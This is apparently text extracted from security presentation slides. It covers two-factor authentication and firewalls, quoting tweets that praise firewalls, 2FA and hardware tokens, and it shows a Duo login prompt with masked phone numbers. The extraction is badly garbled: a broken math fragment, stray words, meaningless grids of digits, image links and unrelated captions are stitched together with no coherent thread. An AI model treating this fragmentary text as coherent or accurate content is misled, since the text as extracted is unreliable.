
$$\begin{array}{r} \cancel{x+y+x_0} \\ R13141 = \\ 1414 \end{array}$$



FLU
COMPRES

1000







CASE STUDIES



Chris Rohlf

@chrisrohlf


+ Follow

In all my years working in this industry I've seen exactly 2 effective security technologies stand the test of time: firewalls and 2fa



HARRISON FORD PAUL BETTANY
FIREWALL

The Systemic Value of Compatibly Communicating Devices Grows as the Square of Their Number:



1111111111111111	111111111111	222222222222	111111111111
1111111111111111	111111111111	222222222222	1111111111111111
1111111111111111	111111111111	222222222222	111111111111111111
1111111111111111	111111111111	222222222222	11111111111111111111
1111111111111111	111111111111	222222222222	1111111111111111111111
1111111111111111	111111111111	222222222222	111111111111111111111111
22222222222222222222	111111111111	222222222222	2222222222222222222222
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
Duo Two-Factor Login for Lightman

Enter a passcode or select one of the following options:

1. Duo Push to XXX-XXX-4545
2. Phone call to XXX-XXX-4545
3. SMS passcodes to XXX-XXX-4545 (next code starts with: 2)

Passcode or option (1-3):

You'll receive a notification from the
Yahoo Mail app for you to approve





Tony Arcieri

@bascule

Follow

.@JZdziarski this is true of any hardware security device. Mark my words: strong something-you-have + weak something you know is the future

RETWEETS

9

LIKES


